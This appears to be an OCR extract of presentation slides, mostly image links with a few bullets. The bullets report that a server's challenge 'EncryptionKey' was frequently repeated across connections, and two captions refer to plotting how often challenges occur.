


- So.. if we repeatedly connect to Server requesting a challenge
- '*EncryptionKey*' should not be predictable...
- '*EncryptionKey*' should not be repeated... But it was! Frequently!


Plotting challenges occurrence




Plotting challenges occurrence



